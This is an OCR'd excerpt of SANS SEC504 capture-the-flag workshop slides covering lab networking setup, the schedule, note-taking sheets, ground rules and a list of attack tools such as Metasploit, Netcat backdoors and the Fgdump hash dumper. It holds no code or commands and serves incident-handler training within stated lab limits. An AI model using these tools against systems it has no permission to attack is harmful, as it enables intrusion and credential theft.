
Select the host network adapter(s) you want to automatically bridge:

☑ Intel(R) PRO/1000 MT Network Connection

Sometimes, when using bridged networking, as you will on the last day of this class for capture the flag, VMware will not be able to connect the network interface VMnet0 to your physical interface automatically. You will see errors in the guest machine associated with a disabled interface, or sometimes even IP address conflicts when there are no conflicts. This issue sometimes comes up when VMware grabs the wireless adapter or a VirtualBox adapter.

To fix this problem, you could simply disable all of the interfaces except the one you want to use. Use the network configuration available by running ncpa.cpl. Right-click each adapter, except the one you want use, and select "Disable."

Alternatively, we can force VMware to use a specific interface. In VMware, press CTRL-D. Then, under Network Adapter, select bridging and click "Advanced." You will see a group of interfaces to choose from. Choose the specific interface you want to use.




Workshop Objectives

- To tie together everything we have learned
- To show the steps attackers use to compromise systems
- To get you into the mindset of attackers so that, as an incident handler, you can anticipate their moves
- To gain hands-on experience with various attack tools
- To understand how the defenses work and why they are important
- To play capture the flag and to have some fun

The following reasons are why we are here today:

- To tie together everything we have learned throughout the previous five days
- To show the steps attackers use to compromise systems
- To get you into the mindset of attackers so that, as an incident handler, you can anticipate their moves
- To gain hands-on experience with various attack tools
- To understand how the defenses work and why they are important
- To play capture the flag, and to have some fun



No Permission to Attack **YET**

- You do not (yet) have permission to attack my machines
  - No scanning (yet)
  - No attacking (yet)
  - No intrusion (yet)
- Sit tight for a little bit while we provide a brief overview of the workshop
- While we are discussing this, please get yourself networked
  - You want to ping 10.10.10.45 from all of your operating systems
- The only thing allowed right now is ICMP Echo Request messages, with NO UNUSUAL PAYLOAD, to 10.10.10.45, and their associated responses
- If you are networked and bored ... sniff ... you will see interesting stuff
  - Just don't send any packets except those pings mentioned above


SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 11

Just hang on for a little while. If you are already networked, you can start copying tools from the CD to your hard drive.

If your tools are all ready to go, please be patient. You'll be able to launch your attacks within half an hour.

The only thing allowed right now is ICMP Echo Request messages, with NO UNUSUAL PAYLOAD, to 10.10.10.45, and their associated responses.

You are allowed to do passive sniffing, if you'd like. You will see some interesting packets coming occasionally from 10.10.10.X.




Class Structure

- Approximately a half hour of lecture
- Rest of the day for your attacks
- At 2:30 PM, at second break, we will show you the vulnerabilities we expected you to find
  - You might find others ... that's cool
  - You will have at least one more hour to attack after we show you the expected vulnerabilities

You will have plenty of time to attack the systems. Please get yourself networked.

At 2:30 PM, at our afternoon break, we will show you a vulnerability map describing the state of the systems when we arrived this morning. We'll go over each vulnerability and explain how it can be exploited. You might find other vulnerabilities beyond what we show at 2:30 PM… that's cool, and we welcome you to comment on your findings in class at 2:30 PM. Please feel free to dazzle the class with information about your brazen exploits (while following the GROUND RULES!).

You will have at least one more hour to attack after we show you the expected vulnerabilities. That way, you'll have all the vulnerability information you need, and can attack with full knowledge of the target environment.




Keeping Track of Your Work

- Just as we incident handlers and security personnel benefit from organizing our notes ...
- ... Good attackers are organized and maintain good notes
- Fill out the following pages with server IP address information based on your discoveries
- Continue to update these pages with additional information throughout the day

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 13

Take detailed notes. Remember, information gathered from one system might be useful in attacking other systems.



Target Information

- Host Name:______________________
- Host IP Addr:___________________
- Host OS:_______________________
- Host Version:___________________
- Services:_______________________
- Notes:_________________________


- Host Name:__________________
- Host IP Addr:________________
- Host OS:____________________
- Host Version:_________________
- Services:____________________
- Notes:

- Host Name:__________________
- Host IP Addr:________________
- Host OS:____________________
- Host Version:_________________
- Services:____________________
- Notes:______________________

- Host Name:__________________
- Host IP Addr:________________
- Host OS:____________________
- Host Version:_________________
- Services:____________________
- Notes:______________________

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 14

You will fill out these sheets with the information you discover during your scans and attacks.




Or, Create a Spreadsheet

- Another valuable way to sort what you find today is to create a spreadsheet (either in software or on paper)

Target IP Addr	Target Name	Target OS	Listening Ports	Known Vulns	Admin Accts/Pass wds	Other Accts/Pass wds	Misc Notes

Another format that is especially useful when doing penetration exercises is a spreadsheet of all findings so far, recording each cell in the spreadsheet as you discover new information. You might want to do this for your work today, either in a software spreadsheet or on paper.




Most Important Tools to Use Today

- Very Important:
  - Nmap: Port scanning and OS fingerprinting (Linux)
  - Nessus: Vulnerability scanning (Linux)
  - Netcat: Backdoors and file transfer (Windows and Linux)
  - Enum: Determining users and groups, and password guessing (Windows)
  - Metasploit: Exploiting vulnerable targets (Linux and Windows)
  - John the Ripper: Password cracking (Linux and Windows)
  - Fgdump: Remote SAM password hash dumper (Windows)
- Everything you need to win the game is included in this environment

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 16

You should attempt to use all of the important tools (on your own or on a partner's machine). The others are nice to use, but they are not essential.



Extremely Important Ground Rules (1)

- VIOLATE THESE GROUND RULES, AND YOU'LL BE DISMISSED FROM CLASS IMMEDIATELY
- Attack only the machines on network 10.10.10.X
- DO NOT EVER launch a Denial of Service attack on any system in this workshop
  - You will not be demonstrating any real technical knowledge, and you will destroy the learning environment
- Also, DO NOT ARP-cache-poison our servers; this will likely result in a Denial of Service attack
- Do not install Rootkits on my machines; you might cause unexpected problems

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 17

`WAKE UP! This is important stuff for the rest of the day.

